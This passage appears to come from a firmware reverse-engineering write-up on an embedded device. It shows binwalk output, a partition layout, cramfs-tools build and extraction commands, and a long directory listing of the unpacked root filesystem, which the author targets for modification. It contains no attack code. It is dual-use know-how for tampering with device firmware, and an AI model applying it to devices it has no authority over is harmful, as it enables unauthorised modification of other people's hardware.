WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8135156       0x7C21F4        JFFS2 filesystem, little endian
8259888       0x7E0930        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8260096       0x7E0A00        JFFS2 filesystem, little endian
8260980       0x7E0D74        Zlib compressed data, compressed
8261256       0x7E0E88        Zlib compressed data, compressed
8261532       0x7E0F9C        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8261672       0x7E1028        JFFS2 filesystem, little endian
8261924       0x7E1124        Zlib compressed data, compressed
8262200       0x7E1238        Zlib compressed data, compressed
8262476       0x7E134C        Zlib compressed data, compressed
8263028       0x7E1574        Zlib compressed data, compressed
8263304       0x7E1688        Zlib compressed data, compressed
8263580       0x7E179C        Zlib compressed data, compressed
8264460       0x7E1B0C        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)
8264900       0x7E1CC4        Zlib compressed data, compressed
8265788       0x7E203C        Zlib compressed data, compressed
8266628       0x7E2384        Zlib compressed data, compressed
8267468       0x7E26CC        Zlib compressed data, compressed
8271076       0x7E34E4        Zlib compressed data, compressed
8271352       0x7E35F8        Zlib compressed data, compressed
8271628       0x7E370C        Zlib compressed data, compressed
8271952       0x7E3850        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)
8272988       0x7E3C5C        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)
8274276       0x7E4164        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)
8275368       0x7E45A8        Zlib compressed data, compressed
8275644       0x7E46BC        Zlib compressed data, compressed
8275920       0x7E47D0        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8279796       0x7E56F4        JFFS2 filesystem, little endian
8281396       0x7E5D34        Zlib compressed data, compressed
8281600       0x7E5E00        Zlib compressed data, compressed
8281804       0x7E5ECC        Zlib compressed data, compressed
8282008       0x7E5F98        Zlib compressed data, compressed
8282828       0x7E62CC        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8282968       0x7E6358        JFFS2 filesystem, little endian
8287604       0x7E7574        Zlib compressed data, compressed
8287808       0x7E7640        Zlib compressed data, compressed
8288012       0x7E770C        Zlib compressed data, compressed
8288216       0x7E77D8        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8288588       0x7E794C        JFFS2 filesystem, little endian
8289136       0x7E7B70        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8289468       0x7E7CBC        JFFS2 filesystem, little endian
8289584       0x7E7D30        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8290356       0x7E8034        JFFS2 filesystem, little endian
8290472       0x7E80A8        Zlib compressed data, compressed
8291312       0x7E83F0        Zlib compressed data, compressed
8292156       0x7E873C        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8292932       0x7E8A44        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8293660       0x7E8D1C        JFFS2 filesystem, little endian
8296884       0x7E99B4        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8297800       0x7E9D48        JFFS2 filesystem, little endian
8299052       0x7EA22C        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8300036       0x7EA604        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8301072       0x7EAA10        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8302136       0x7EAE38        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8302536       0x7EAFC8        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8303352       0x7EB2F8        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8303716       0x7EB464        JFFS2 filesystem, little endian
8308248       0x7EC618        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8309020       0x7EC91C        JFFS2 filesystem, little endian
8309480       0x7ECAE8        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8309620       0x7ECB74        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8309744       0x7ECBF0        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8310956       0x7ED0AC        JFFS2 filesystem, little endian
8312272       0x7ED5D0        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8312684       0x7ED76C        JFFS2 filesystem, little endian
8312932       0x7ED864        Zlib compressed data, compressed
8313208       0x7ED978        Zlib compressed data, compressed
8313484       0x7EDA8C        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8313624       0x7EDB18        JFFS2 filesystem, little endian
8314188       0x7EDD4C        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8314960       0x7EE050        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8316860       0x7EE7BC        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8316980       0x7EE834        JFFS2 filesystem, little endian
8318124       0x7EECAC        Zlib compressed data, compressed
8318400       0x7EEDC0        Zlib compressed data, compressed
8318676       0x7EEED4        Zlib compressed data, compressed
8319256       0x7EF118        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8321500       0x7EF9DC        JFFS2 filesystem, little endian
8322184       0x7EFC88        Zlib compressed data, compressed
8322460       0x7EFD9C        Zlib compressed data, compressed
8322736       0x7EFEB0        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8323072       0x7F0000        JFFS2 filesystem, little endian
Based on the output of the binwalk command, the devices memory layout was:
| Partition | Size | Offset | FS type | Mount point |
|---|---|---|---|---|
| boot | 256 KB | 0x00000 | raw | — |
| kernel | 1536 KB | 0x40000 | uImage | — |
| romfs | 1280 KB | 0x1C0000 | cramfs | / |
| user | 4544 KB | 0x4C0000 | squashfs | /usr |
| custom | 256 KB | 0x770000 | cramfs | /mnt/custom |
| mtd | 320 KB | 0x7B0000 | jffs2 | /mnt/mtd |
As outlined in the boot args variable, the cramfs file system is the root filesystem for the device. It is at the offset 0x1C0000 which I targeted for modification.
6. CramFS Unpacking
With the root file system identified, an appropriate tool to unpack its contents was required.
Binwalk’s built-in cramfs extraction is unreliable for this image format, as outlined by the errors in running it to extract the contents of 1C0000.cramfs. The correct tool is the cramfs-tools project maintained at github.com/npitre/cramfs-tools.
6.1 Building cramfs-tools
To clone and build cramfs-tools, the following commands were run, which produced two binaries: cramfsck (extraction/verification) and mkcramfs (repacking).
1
2
3
git clone https://github.com/npitre/cramfs-tools
cd cramfs-tools
make

6.2 Extracting the Root Filesystem
Using the built cramfsck binary, 1C0000.cramfs was unpacked with the following command:
1
cramfs-tools/cramfsck -x ./1C0000.cramfs.extracted ./1C0000.cramfs



The extracted cramfs file system at 1C0000 contains the standard busybox-based layout: bin/, etc/, lib/, sbin/, etc.
[For those interested, see a full recursive directory listing of 1C0000.]
ls -Rla
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
┌──(user㉿kali)-[~/workspace/XM68/doco/1C0000.cramfs.extracted]
└─$ cat 1C000cramfs.txt
.:
total 64
drwxr-xr-x 16 user user 4096 Apr 10 20:10 .
drwxr-xr-x  5 user user 4096 Apr 10 20:09 ..
-rw-r--r--  1 user user    0 Apr 10 20:10 1C000cramfs.txt
drwxr-xr-x  2 user user 4096 Apr 10 20:09 bin
drwxr-xr-x  2 user user 4096 Dec 31  1969 boot
drwxr-xr-x  2 user user 4096 Dec 31  1969 dev
drwxr-xr-x  4 user user 4096 Apr 10 20:09 etc
drwxr-xr-x  2 user user 4096 Dec 31  1969 home
drwxr-xr-x  3 user user 4096 Apr 10 20:09 lib
lrwxrwxrwx  1 user user   11 Apr 10 20:09 linuxrc -> bin/busybox
drwxr-xr-x  5 user user 4096 Apr 10 20:09 mnt
drwxr-xr-x  2 user user 4096 Dec 31  1969 proc
drwxr-xr-x  2 user user 4096 Dec 31  1969 root
drwxr-xr-x  2 user user 4096 Apr 10 20:09 sbin
drwxr-xr-x  2 user user 4096 Dec 31  1969 sys
drwxr-xr-x  2 user user 4096 Dec 31  1969 tmp
drwxr-xr-x  5 user user 4096 Apr 10 20:09 usr
drwxr-xr-x  2 user user 4096 Dec 31  1969 var

./bin:
total 744
drwxr-xr-x  2 user user   4096 Apr 10 20:09 .
drwxr-xr-x 16 user user   4096 Apr 10 20:10 ..
lrwxrwxrwx  1 user user      7 Apr 10 20:09 [ -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 [[ -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 arch -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 ash -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 awk -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 base32 -> busybox
-rwxr-xr-x  1 user user 383292 Dec 31  1969 busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 cat -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 chmod -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 clear -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 cp -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 cttyhack -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 cut -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 date -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 dmesg -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 dnsdomainname -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 echo -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 env -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 false -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 free -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 fsync -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 grep -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 hush -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 iostat -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 kill -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 killall -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 link -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 ln -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 logger -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 login -> busybox
-rwxr-xr-x  1 user user  29244 Dec 31  1969 lrz
lrwxrwxrwx  1 user user      7 Apr 10 20:09 ls -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 lsof -> busybox
-rwxr-xr-x  1 user user  31732 Dec 31  1969 lsz
lrwxrwxrwx  1 user user      7 Apr 10 20:09 mkdir -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 mkfifo -> busybox
-rwxr-xr-x  1 user user 183916 Dec 31  1969 mkfs.ext4
lrwxrwxrwx  1 user user      7 Apr 10 20:09 mknod -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 mkpasswd -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 mount -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 mpstat -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 mv -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 netstat -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 nl -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 nuke -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 ping -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 ping6 -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 pmap -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 ps -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 pwd -> busybox
-rwxr-xr-x  1 user user   5348 Dec 31  1969 regs
lrwxrwxrwx  1 user user      7 Apr 10 20:09 resume -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 rm -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 rmdir -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 sed -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 sh -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 sleep -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 sync -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 tar -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 test -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 time -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 top -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 touch -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 true -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 truncate -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 ts -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 tty -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 umount -> busybox
lrwxrwxrwx  1 user user      7 Apr 10 20:09 unlink -> busybox
-rwxr-xr-x  1 user user 108476 Dec 31  1969 upgrader
lrwxrwxrwx  1 user user      7 Apr 10 20:09 w -> busybox

./boot:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..

./dev:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..

./etc:
total 36
drwxr-xr-x  4 user user 4096 Apr 10 20:09 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..
-rwxr--r--  1 user user   95 Dec 31  1969 fstab
-rwxr--r--  1 user user    9 Dec 31  1969 group
-rw-r--r--  1 user user   20 Dec 31  1969 hosts
drwxr-xr-x  2 user user 4096 Apr 10 20:09 init.d
-rwxr-xr-x  1 user user  206 Dec 31  1969 inittab
lrwxrwxrwx  1 user user   25 Apr 10 20:09 localtime -> /mnt/mtd/Config/localtime
-rwxr--r--  1 user user   59 Dec 31  1969 passwd
drwxr-xr-x  3 user user 4096 Apr 10 20:09 ppp
lrwxrwxrwx  1 user user   27 Apr 10 20:09 resolv.conf -> /mnt/mtd/Config/resolv.conf

./etc/init.d:
total 16
drwxr-xr-x 2 user user 4096 Apr 10 20:09 .
drwxr-xr-x 4 user user 4096 Apr 10 20:09 ..
-rwxr--r-- 1 user user  234 Dec 31  1969 dnode
-rwxr-xr-x 1 user user 1429 Dec 31  1969 rcS

./etc/ppp:
total 20
drwxr-xr-x 3 user user 4096 Apr 10 20:09 .
drwxr-xr-x 4 user user 4096 Apr 10 20:09 ..
drwxr-xr-x 2 user user 4096 Dec 31  1969 peers
-rwxr--r-- 1 user user  410 Dec 31  1969 pppoe-options
-rwxr--r-- 1 user user   69 Dec 31  1969 pppoe-start

./etc/ppp/peers:
total 8
drwxr-xr-x 2 user user 4096 Dec 31  1969 .
drwxr-xr-x 3 user user 4096 Apr 10 20:09 ..

./home:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..

./lib:
total 1704
drwxr-xr-x  3 user user   4096 Apr 10 20:09 .
drwxr-xr-x 16 user user   4096 Apr 10 20:10 ..
lrwxrwxrwx  1 user user     17 Apr 10 20:09 firmware -> /usr/lib/firmware
-rwxr-xr-x  1 user user  25448 Dec 31  1969 ld-uClibc-1.0.26.so
lrwxrwxrwx  1 user user     14 Apr 10 20:09 ld-uClibc.so.0 -> ld-uClibc.so.1
lrwxrwxrwx  1 user user     19 Apr 10 20:09 ld-uClibc.so.1 -> ld-uClibc-1.0.26.so
lrwxrwxrwx  1 user user     19 Apr 10 20:09 libc.so.0 -> libuClibc-1.0.26.so
-rw-r--r--  1 user user    132 Dec 31  1969 libgcc_s.so
-rw-r--r--  1 user user 116296 Dec 31  1969 libgcc_s.so.1
lrwxrwxrwx  1 user user     16 Apr 10 20:09 libgomp.so.1 -> libgomp.so.1.0.0
-rwxr-xr-x  1 user user 120796 Dec 31  1969 libgomp.so.1.0.0
lrwxrwxrwx  1 user user     19 Apr 10 20:09 libstdc++.so -> libstdc++.so.6.0.22
lrwxrwxrwx  1 user user     19 Apr 10 20:09 libstdc++.so.6 -> libstdc++.so.6.0.22
-rwxr-xr-x  1 user user 976496 Dec 31  1969 libstdc++.so.6.0.22
-rwxr-xr-x  1 user user 477144 Dec 31  1969 libuClibc-1.0.26.so
drwxr-xr-x  3 user user   4096 Apr 10 20:09 modules

./lib/modules:
total 12
drwxr-xr-x 3 user user 4096 Apr 10 20:09 .
drwxr-xr-x 3 user user 4096 Apr 10 20:09 ..
drwxr-xr-x 2 user user 4096 Dec 31  1969 3.10.103

./lib/modules/3.10.103:
total 8
drwxr-xr-x 2 user user 4096 Dec 31  1969 .
drwxr-xr-x 3 user user 4096 Apr 10 20:09 ..

./mnt:
total 20
drwxr-xr-x  5 user user 4096 Apr 10 20:09 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..
drwxr-xr-x  2 user user 4096 Dec 31  1969 custom
drwxr-xr-x  2 user user 4096 Dec 31  1969 logo
drwxr-xr-x  2 user user 4096 Dec 31  1969 mtd
lrwxrwxrwx  1 user user    9 Apr 10 20:09 web -> /usr/web/

./mnt/custom:
total 8
drwxr-xr-x 2 user user 4096 Dec 31  1969 .
drwxr-xr-x 5 user user 4096 Apr 10 20:09 ..

./mnt/logo:
total 8
drwxr-xr-x 2 user user 4096 Dec 31  1969 .
drwxr-xr-x 5 user user 4096 Apr 10 20:09 ..

./mnt/mtd:
total 8
drwxr-xr-x 2 user user 4096 Dec 31  1969 .
drwxr-xr-x 5 user user 4096 Apr 10 20:09 ..

./proc:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..

./root:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..

./sbin:
total 12
drwxr-xr-x  2 user user 4096 Apr 10 20:09 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..
lrwxrwxrwx  1 user user   14 Apr 10 20:09 arp -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 arping -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 chpasswd -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 devmem -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 dhcprelay -> ../bin/busybox
-rw-r--r--  1 user user    8 Dec 31  1969 envext
lrwxrwxrwx  1 user user   14 Apr 10 20:09 flash_eraseall -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 getty -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 halt -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 hwclock -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 ifconfig -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 ifdown -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 ifup -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 init -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 insmod -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 ipneigh -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 klogd -> ../bin/busybox
